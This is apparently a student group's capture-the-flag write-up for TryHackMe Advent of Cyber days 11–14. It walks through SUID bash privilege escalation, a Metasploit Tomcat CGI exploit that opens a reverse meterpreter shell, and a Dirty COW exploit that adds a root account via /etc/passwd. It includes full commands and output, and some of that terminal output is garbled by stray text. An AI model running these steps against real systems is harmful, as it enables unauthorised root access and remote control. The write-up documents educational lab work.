

PSP0201

Week 4

Writeup

Group Name: Potatoes & Tomatoes

Members

ID	Name	Role
1211101125	Sayid Abdur-Rahman Al-Aidarus Bin Syed Abu Bakar Mashor Al-Idrus	Leader
1211101237	Mohammad Zulhilman Bin Mohd Hisham	Member
1211103699	Choo Qing Lam	Member
1211101234	Muhammad Zahin Adri	Member

Day 11:

Tools used: Kali Linux (VirtualBox), Firefox, Python, SSH, Linux Enumeration Script

Solution/walkthrough:

Question 1

The answer is vertical privilege escalation because executing administrator level commands requires higher privileges.

Question 2

The answer is sudoers. This file contains the list of users who can use the sudo command.

Question 3

Log in to the vulnerable machine using SSH.

```
(goldensquirrel@kali)-[~]
$ ssh cmnatic@10.10.81.51
The authenticity of host '10.10.81.51 (10.10.81.51)' can't be established.
ED25519 key fingerprint is SHA256:hUBCWd604fUKKG/W7Q/by9myXx/TJXtwU4lk5pqpmvc.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.81.51' (ED25519) to the list of known hosts.
cmnatic@10.10.81.51's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:   https://landscape.canonical.com
 * Support:      https://ubuntu.com/advantage

System information as of Mon Jun 27 07:38:42 UTC 2022

System load:  0.0               Processes:    92
Usage of /:   26.8% of 14.70GB   Users logged in: 0
Memory usage: 8%               IP address for ens5: 10.10.81.51
Swap usage:  0%

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

68 packages can be updated.
0 updates are security updates.

Last login: Wed Dec  9 15:49:32 2020
-bash-4.4$
```

Question 4

Run a HTTP server serving in the directory of your linux enumeration script.

```
(goldensquirrel@kali)-[~]
$ cd Downloads/linuxEnumerator

(goldensquirrel@kali)-[~/Downloads/linuxEnumerator]
$ ls
LinEnum.sh

(goldensquirrel@kali)-[~/Downloads/linuxEnumerator]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Download the linux enumeration script to the target machine

```
-bash-4.4$ wget 10.18.19.56:8080/LinEnum.sh
--2022-06-27 08:18:20-- http://10.18.19.56:8080/LinEnum.sh
Connecting to 10.18.19.56:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh          100%[=====>] 45.54K  108KB/s  in 0.4s

2022-06-27 08:18:21 (108 KB/s) - 'LinEnum.sh' saved [46631/46631]

-bash-4.4$
```

Run the script

```
-bash-4.4$ bash LinEnum.sh

#####
# Local Linux Enumeration & Privilege Escalation Script #
#####
# www.rebootuser.com
# version 0.982
```

```

### SYSTEM #####
[-] Kernel information:
Linux tbfc-priv-1 4.15.0-126-generic #129-Ubuntu SMP Mon Nov 23 18:53:38 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux

[-] Kernel information (continued):
Linux version 4.15.0-126-generic (buildd@lcy01-amd64-024) (gcc version 7.5.0 (Ubuntu 7.5.0-3ubuntu1~18.04)) #129-Ubu
ntu SMP Mon Nov 23 18:53:38 UTC 2020

[-] Specific release information:
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=18.04
DISTRIB_CODENAME=bionic
DISTRIB_DESCRIPTION="Ubuntu 18.04.3 LTS"
NAME="Ubuntu"
VERSION="18.04.3 LTS (Bionic Beaver)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 18.04.3 LTS"
VERSION_ID="18.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=bionic
UBUNTU_CODENAME=bionic

[-] Hostname:
tbfc-priv-1

### USER/GROUP #####
[-] Current user/group info:
uid=1000(cmntatic) gid=1000(cmntatic) groups=1000(cmntatic),24(cdrom),30(dip),46(plugdev)

[-] Users that have previously logged onto the system:
Username      Port      From      Latest
cmntatic      pts/0     10.18.19.56  Mon Jun 27 07:38:44 +0000 2022

[-] Who else is logged on:
08:21:37 up 51 min,  1 user,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM      LOGIN@   IDLE   JCPU   PCPU   WHAT
cmntatic  pts/0    10.18.19.56  07:38    9.00s  0.01s  0.00s  bash LinEnum.sh

[-] Group memberships:
uid=0(root) gid=0(root) groups=0(root)
uid=1(daemon) gid=1(daemon) groups=1(daemon)
uid=2(bin) gid=2(bin) groups=2(bin)
uid=3(sys) gid=3(sys) groups=3(sys)
uid=4(sync) gid=65534(nogroup) groups=65534(nogroup)

```

One of the most interesting piece of information we made use of is the SUID files

```

[-] SUID files:
-rwsr-xr-x 1 root root 26696 Sep 16 2020 /bin/umount
-rwsr-xr-x 1 root root 43088 Sep 16 2020 /bin/mount
-rwsr-xr-x 1 root root 44664 Mar 22 2019 /bin/su
-rwsr-xr-x 1 root root 30800 Aug 11 2016 /bin/fusermount
-rwsr-xr-x 1 root root 1113504 Jun 6 2019 /bin/bash
-rwsr-xr-x 1 root root 64424 Jun 28 2019 /bin/ping
-rwsr-xr-x 1 root root 40152 Jan 27 2020 /snap/core/10444/bin/mount
-rwsr-xr-x 1 root root 44168 May 7 2014 /snap/core/10444/bin/ping
-rwsr-xr-x 1 root root 44680 May 7 2014 /snap/core/10444/bin/ping6
-rwsr-xr-x 1 root root 40128 Mar 25 2019 /snap/core/10444/bin/su
-rwsr-xr-x 1 root root 27608 Jan 27 2020 /snap/core/10444/bin/umount
-rwsr-xr-x 1 root root 71824 Mar 25 2019 /snap/core/10444/usr/bin/chfn
-rwsr-xr-x 1 root root 40432 Mar 25 2019 /snap/core/10444/usr/bin/chsh
-rwsr-xr-x 1 root root 75304 Mar 25 2019 /snap/core/10444/usr/bin/gpasswd
-rwsr-xr-x 1 root root 39904 Mar 25 2019 /snap/core/10444/usr/bin/newgrp
-rwsr-xr-x 1 root root 54256 Mar 25 2019 /snap/core/10444/usr/bin/passwd
-rwsr-xr-x 1 root root 136808 Jan 31 2020 /snap/core/10444/usr/bin/sudo
-rwsr-xr-x 1 root systemd-resolve 42992 Jun 11 2020 /snap/core/10444/usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 428240 May 26 2020 /snap/core/10444/usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 110792 Nov 19 2020 /snap/core/10444/usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root dip 394984 Jul 23 2020 /snap/core/10444/usr/sbin/pppd
-rwsr-xr-x 1 root root 40152 May 15 2019 /snap/core/7270/bin/mount
-rwsr-xr-x 1 root root 44168 May 7 2014 /snap/core/7270/bin/ping
-rwsr-xr-x 1 root root 44680 May 7 2014 /snap/core/7270/bin/ping6
-rwsr-xr-x 1 root root 40128 Mar 25 2019 /snap/core/7270/bin/su
-rwsr-xr-x 1 root root 27608 May 15 2019 /snap/core/7270/bin/umount
-rwsr-xr-x 1 root root 71824 Mar 25 2019 /snap/core/7270/usr/bin/chfn
-rwsr-xr-x 1 root root 40432 Mar 25 2019 /snap/core/7270/usr/bin/chsh
-rwsr-xr-x 1 root root 75304 Mar 25 2019 /snap/core/7270/usr/bin/gpasswd
-rwsr-xr-x 1 root root 39904 Mar 25 2019 /snap/core/7270/usr/bin/newgrp
-rwsr-xr-x 1 root root 54256 Mar 25 2019 /snap/core/7270/usr/bin/passwd
-rwsr-xr-x 1 root root 136808 Jun 10 2019 /snap/core/7270/usr/bin/sudo
-rwsr-xr-x 1 root systemd-resolve 42992 Jun 10 2019 /snap/core/7270/usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 428240 Mar 4 2019 /snap/core/7270/usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 102600 Jun 21 2019 /snap/core/7270/usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root dip 394984 Jun 12 2018 /snap/core/7270/usr/sbin/pppd
-rwsr-xr-x 1 root root 37136 Mar 22 2019 /usr/bin/newgidmap
-rwsr-xr-x 1 daemon daemon 51464 Feb 20 2018 /usr/bin/at
-rwsr-xr-x 1 root root 149080 Jan 31 2020 /usr/bin/sudo
-rwsr-xr-x 1 root root 76496 Mar 22 2019 /usr/bin/chfn
-rwsr-xr-x 1 root root 40344 Mar 22 2019 /usr/bin/newgrp
-rwsr-xr-x 1 root root 59640 Mar 22 2019 /usr/bin/passwd
-rwsr-xr-x 1 root root 75824 Mar 22 2019 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 22520 Mar 27 2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 37136 Mar 22 2019 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 18448 Jun 28 2019 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 44528 Mar 22 2019 /usr/bin/chsh
-rwsr-xr-x 1 root root 436552 Mar 4 2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root messagebus 42992 Jun 11 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 14328 Mar 27 2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 10232 Mar 28 2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 100760 Nov 23 2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 113528 Jul 10 2020 /usr/lib/snapd/snap-confine

```

In this section, we find the bash command which could potentially be abused to escalate privileges.

```

[-] SUID files:
-rwsr-xr-x 1 root root 26696 Sep 16 2020 /bin/umount
-rwsr-xr-x 1 root root 43088 Sep 16 2020 /bin/mount
-rwsr-xr-x 1 root root 44664 Mar 22 2019 /bin/su
-rwsr-xr-x 1 root root 30800 Aug 11 2016 /bin/fusermount
-rwsr-xr-x 1 root root 1113504 Jun 6 2019 /bin/bash
-rwsr-xr-x 1 root root 64424 Jun 28 2019 /bin/ping
-rwsr-xr-x 1 root root 40152 Jan 27 2020 /snap/core/10444/

```

Referring to GTFOBins, we can use the bash SUID to escalate our privileges.

Binary

Functions

bash

Shell Reverse shell File upload File download File write File read Library load SUID Sudo

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which bash) .  
./bash -p
```

Question 5

We ran the command we found earlier to launch a bash shell with root access.

```
-bash-4.4$ bash -p  
bash-4.4#
```

We now have gained unrestricted access to the entire file system now.

We were now able to read `flag.txt` in the `/root` directory.

```
bash-4.4# cd /root  
bash-4.4# ls  
flag.txt  
bash-4.4# cat flag.txt  
thm{2fb10afe933296592}
```

Thought Process/Methodology:

After logging into the target machine using SSH, we realised that there is restricted access in reading some of the file directories using the `cmnatic` account. So we used a linux enumeration script to scan the target machine and noticed that there is a bash SUID that we could potentially abuse. Referring to GTFOBins, we find the command that allows us to launch a bash shell with root access. We were then able to read the `/root` directory and obtain the flag inside `flag.txt`.

Day 12:

Tools used: Kali Linux (VirtualBox), Firefox, nmap, metasploit,


Solution/walkthrough:

Question 1

Use nmap -Pn "Machine_IP" to scan the web server

```
(kali㉿kali)-[~]  
$ nmap -Pn 10.10.160.187  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-30 08:18 EDT  
Nmap scan report for 10.10.160.187  
Host is up (0.19s latency).  
Not shown: 996 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
3389/tcp  open  ms-wbt-server  
5357/tcp  open  wsddapi  
8009/tcp  open  ajp13  
8080/tcp  open  http-proxy  
  
Nmap done: 1 IP address (1 host up) scanned in 17.67 seconds
```

Open port 8080 and get the version of the web server



(while you could use nmap -sV -sC "Machine_IP" to get the version and more info about the web server the nmap states that the host is down for me)

Question 2

Search for it on any CVE knowledge bases, I used Exploit Database but it doesn't really matter

(if you still can't get it try searching for it with a less specific version with what you are trying to exploit (CGI), remember that not every patch fixes the all bugs for that version)

Question 3

Open up metasploit in a terminal with msfconsole

```
(kali㉿kali)-[~]
$ msfconsole

d8P      d8P
d888888P `BP d888888p
?88'
d8bd8b.d8p d8888b ?88' d888b8b
88P`?P`?P d8b_,dP 88P d8P' ?88
d88 d8 ?8 88b 88b 88b ,88b .os$$$$$* ?88,.d88b, d88 d8P' ?88 88P `?8b
d88' d88b 8b`?8888P'`?8b`?88P'.aS$$$$$Q*` ?88' ?88 ?88 88b d88 d88
.a#$$$$$*`
88b d8P 88b`?8888P'
888888P' 88n
d88P' .,ass%;:
.a$$$$$P .,ass%#S$$$$$$$$$$$$$$$$$'
machine? (Format: CV.a$###$PXX) _.,-aqsc#SS$$$$$$$$$$$$$$$$$$$$$'
,a$###$P _.,-ass#S$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$###SSSS'
.a$$$$$$$$SSSS$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$#=#--"''^/$$$$$'
,8$$$$$'
ll66$$$'
.;lll6666'
...;;lllll5'
.....;;llll;;....
.....;lll;....
```

Then search for the CVE you found from question 2 with the “search” command.

```
msf6 > search 2019-0232

Matching Modules(VE-XXXX-XXXX)

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/windows/http/tomcat CGIServlet enableCmdLineArguments Vulnerability

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/tomcat CGIServlet
```

(make sure to not include CVE at the front)

Then specify which CVE you want to use with the “use” command

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/tomcat CGIServlet) >
```

Set up the payload by inputting "options" and filling up the payload by inputting "set (variable name) (value)" e.g set RHOST 10.10.160.187

Make sure to set up

RHOST (target IP)

LHOST (your IP)

TARGETURI (the directory of the CGI script that was given /____/____.bat)

```
Name      Current Setting  Required  Description
-----
Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     yes              yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT      8080             yes       The target port (TCP)
SSL        false            no        Negotiate SSL/TLS for outgoing connections
SSLCert    no               no        Path to a custom SSL certificate (default is randomly generated)
TARGETURI  /                yes       The URI path to CGI script
VHOST      no               no        HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
-----
EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     10.0.2.15       yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:
0  Apache Tomcat 9.0 or prior for Windows

msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOST 10.10.160.187
```

(remember the listener port for later)

Then run the exploit with either inputting run or exploit

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > run

[*] Started reverse TCP handler on 10.18.26.211:4444
[!] AutoCheck is disabled, proceeding with exploitation
[*] Command Stager progress - 6.95% done (6999/100668 bytes)
[*] Command Stager progress - 13.91% done (13998/100668 bytes)
[*] Command Stager progress - 20.86% done (20997/100668 bytes)
[*] Command Stager progress - 27.81% done (27996/100668 bytes)
[*] Command Stager progress - 34.76% done (34995/100668 bytes)
[*] Command Stager progress - 41.72% done (41994/100668 bytes)
[*] Command Stager progress - 48.67% done (48993/100668 bytes)
[*] Command Stager progress - 55.62% done (55992/100668 bytes)
[*] Command Stager progress - 62.57% done (62991/100668 bytes)
[*] Command Stager progress - 69.53% done (69990/100668 bytes)
[*] Command Stager progress - 76.48% done (76989/100668 bytes)
[*] Command Stager progress - 83.43% done (83988/100668 bytes)
[*] Command Stager progress - 90.38% done (90987/100668 bytes)
[*] Command Stager progress - 97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Sending stage (175174 bytes) to 10.10.160.187
[!] Make sure to manually cleanup the exe generated by the exploit
[*] Meterpreter session 1 opened (10.18.26.211:4444 → 10.10.160.187:49847) at 2022-06-30 08:59:51 -0400
```

Input shell

```
meterpreter > shell
Process 3720 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.
```

Use `dir` to check if `flag1.txt` is in the current directory and use `"type flag1.txt"` to open the text file

```
c:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>dir
dir is to delve into this wonderful framework further.
Volume in drive C has no label.
Volume Serial Number is 4277-4242

Directory of c:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin

30/06/2022  14:00    <DIR>          .
30/06/2022  14:00    <DIR>          ..
30/06/2022  14:00             73,802 AzDnm.exe
19/11/2020  22:39             825 elfwhacker.bat
19/11/2020  23:06              27 flag1.txt
               3 File(s)              74,654 bytes
               2 Dir(s)      9,267,965,952 bytes free

c:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>type flag1.txt
type flag1.txt minimum of five minutes for it to deploy before beginning your enumeration.
thm{whacking_all_the_elves}
```

Thought Process/Methodology:

Using the info gained from past days for nmap and newly gained knowledge about CVE and Metasploit we first use nmap to get the web server version then find the CVE to use on Metasploit. Then set up the payload of the exploit to look around the server's files to get the flag.

Day 13:

Tools used: Kali Linux, Firefox, nmap, Telnet, dirty COW script

Solution/walkthrough:

Question 1

deploy the machine

Question 2

Run a nmap scan on the target machine

```
(goldensquirrel@kali)-[~]  
$ nmap 10.10.110.129  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-01 20:30 EDT  
Nmap scan report for 10.10.110.129  
Host is up (0.20s latency).  
Not shown: 997 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
23/tcp    open  telnet  
111/tcp   open  rpcbind  
  
Nmap done: 1 IP address (1 host up) scanned in 36.40 seconds
```

Question 3

Telnet. Telnet is a deprecated protocol to remotely log in to another computer which offers no security.

Question 4

Connect to the target machine using telnet

```
(goldensquirrel@kali)-[~]  
$ telnet 10.10.110.129 23  
Trying 10.10.110.129 ...  
Connected to 10.10.110.129.  
Escape character is '^]'.  
HI SANTA!!!  
  
We knew you were coming and we wanted to make  
it easy to drop off presents, so we created  
an account for you to use.  
  
Username: santa  
Password: clauschristmas  
  
We left you cookies and milk!  
  
christmas login: █
```

Since the login credentials were provided to us, we can use it to login to the target machine

[illegible]

Question 5

Using some of the commands provided, we can get information about the version of the operating system that is running.

```
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$
```

Question 6

Listing the files in the current directory, we see that there is a file called `cookies_and_milk.txt`. Reading this file reveals who got to it first.




```
$ ls
christmas.sh  cookies_and_milk.txt
$ cat cookies_and_milk.txt
cat: cookies_and_milk.txt: No such file or directory
$ cat cookies_and_milk.txt
/*****
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//   - Yours Truly,
//   The Grinch
// *****/

#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
```

Question 7

Open <https://dirtycow.ninja/> and click on “view exploit” to open up the github repo

- [Home](#)
- [Twitter](#)
- [Wiki](#)
- [Shop](#)

CVE-2016-5195   



Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel

[View Exploit](#)

[Details](#)

In the github repo, there are multiple proof of concepts (PoCs). Look for the PoC that is similar to the one in the target machine which should be [dirty.c](#).

Table of PoCs

Note: if you experience crashes or locks take a look at [this](#) fix.

Link	Usage	Description	Family
dirtyc0w.c	<code>./dirtyc0w file content</code>	Read-only write	/proc/self/mem
cowroot.c	<code>./cowroot</code>	SUID-based root	/proc/self/mem
dirtycow-mem.c	<code>./dirtycow-mem</code>	libc-based root	/proc/self/mem
pokemon.c	<code>./d file content</code>	Read-only write	PTRACE_POKEDATA
dirtycow.cr	<code>dirtycow --target --string --offset</code>	Read-only write	/proc/self/mem
dirtyc0w.c	<code>./dirtycow file content</code>	Read-only write (Android)	/proc/self/mem
dirtycow.rb	<code>use exploit/linux/local/dirtycow and run</code>	SUID-based root	/proc/self/mem
0xdeadbeef.c	<code>./0xdeadbeef</code>	vDSO-based root	PTRACE_POKEDATA
naughtyc0w.c	<code>./c0w suid</code>	SUID-based root	/proc/self/mem
c0w.c	<code>./c0w</code>	SUID-based root	PTRACE_POKEDATA
dirty_pass[...].c	<code>./dirty_passwd_adjust_cow</code>	/etc/passwd based root	/proc/self/mem
mucow.c	<code>./mucow destination < payload.exe</code>	Read-only write (multi page)	PTRACE_POKEDATA
cowpy.c	<code>r2pm -i dirtycow</code>	Read-only write (radare2)	/proc/self/mem
dirtycow.fasm	<code>./main</code>	SUID-based root	/proc/self/mem
dcow.cpp	<code>./dcow</code>	/etc/passwd based root	/proc/self/mem
dirtyc0w.go	<code>go run dirtyc0w.go -f=file -c=content</code>	Read-only write	/proc/self/mem
dirty.c	<code>./dirty</code>	/etc/passwd based root	PTRACE_POKEDATA

Now we can serve the script to the target machine using a python HTTP server.

```
(goldensquirrel@kali)-[~/Downloads/dirtycow]
$ python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
```

Download the script onto the target machine.


```

$ wget 10.18.19.56:9000/dirty.c
wget 10.18.19.56:9000/dirty.c
--2022-07-02 09:33:36-- http://10.18.19.56:9000/dirty.c
Connecting to 10.18.19.56:9000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 4815 (4.7K) [text/x-csrc]
Saving to: `dirty.c'

100%[=====>] 4,815 --.-K/s in 0s
2022-07-02 09:33:36 (457 MB/s) - `dirty.c' saved [4815/4815]

```

Question 8

The syntax to use for compiling the dirty cow script is provided in the comments of the code.

```

// Compile with:
// gcc -pthread dirty.c -o dirty -lcrypt
//

```

Question 9

Compile the code and run the exploit.

```

$ ./dirty
./dirty
$ /etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: firefart

Complete line:
firefart:fik57D3GJz/tk:0:0:pwned:/root:/bin/bash

mmap:7f6e72d09000
^[[B
^[[B
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'firefart'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'firefart'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
$ -sh: 9: : not found
$

```

By default, the username will be firefart.

Question 10

Switch user to *firefart*.

```
$ su firefart
su firefart
Password: firefart

firefart@christmas:/home/santa#
```

Question 11

Looking in the directory `/root`, we find the txt file left by the Grinch.

```
firefart@christmas:~# cd /root
cd /root
firefart@christmas:~# ls
ls
christmas.sh message_from_the_grinch.txt
firefart@christmas:~#
```

Reading the file reveals instructions left by the Grinch.

```
firefart@christmas:~# cat message_from_the_grinch.txt
cat message_from_the_grinch.txt
Nice work, Santa!

Wow, this house sure was DIRTY!
I think they deserve coal for Christmas, don't you?
So let's leave some coal under the Christmas `tree`!

Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too...
but, create a file named `coal` in this directory!
Then, inside this directory, pipe the output
of the `tree` command into the `md5sum` command.

The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!

- Yours,
  John Hammond
er, sorry, I mean, the Grinch
- THE GRINCH, SERIOUSLY

firefart@christmas:~#
```

Following the instructions, create a file called "coal" in the directory.

```

firefart@christmas:~# touch coal
touch coal
firefart@christmas:~# ls
ls
christmas.sh coal message_from_the_grinch.txt

```

Run the command `tree | md5sum` to obtain the hash to complete the task.

```

firefart@christmas:~# tree | md5sum
tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc -
firefart@christmas:~#

```

Thought Process/Methodology:

After obtaining the IP address of the target machine, we ran a port scan using `nmap` to see if there is a vulnerability we can leverage to access the machine. We found a Telnet service, a deprecated protocol to remotely log in to another computer which offers no security, running on port 23. We used this service to connect to the machine and used the credentials given to log into the machine as Santa.

We then began enumeration and found out that the target machine was running a very old version of Ubuntu which we could use to escalate our privileges. We also found a txt file in Santa's home directory which was left behind by the Grinch. The file was a modified version of the dirty COW exploit that was most likely used by the Grinch to escalate their privileges. After some research, we were able to find the dirty COW exploit similar to the one found in Santa's home directory. We served this to the target machine via python HTTP server, compiled the code and executed it to escalate our privileges.


We then found the `/root` directory which contained another message from the Grinch. This message contained instructions on how to leave coal in the machine and complete the task.

Day 14:

Tools used: Kali Linux (VirtualBox), Firefox, Reddit, NameCheck, Google, EXIF, SCYLLA

Solution/walkthrough:

Question 1




Search the user name given **IGuidetheClaus2020** on reddit and click on comments, copy and paste the url on THM

<https://www.reddit.com/user/IGuidetheClaus2020/comments/>

Question 2

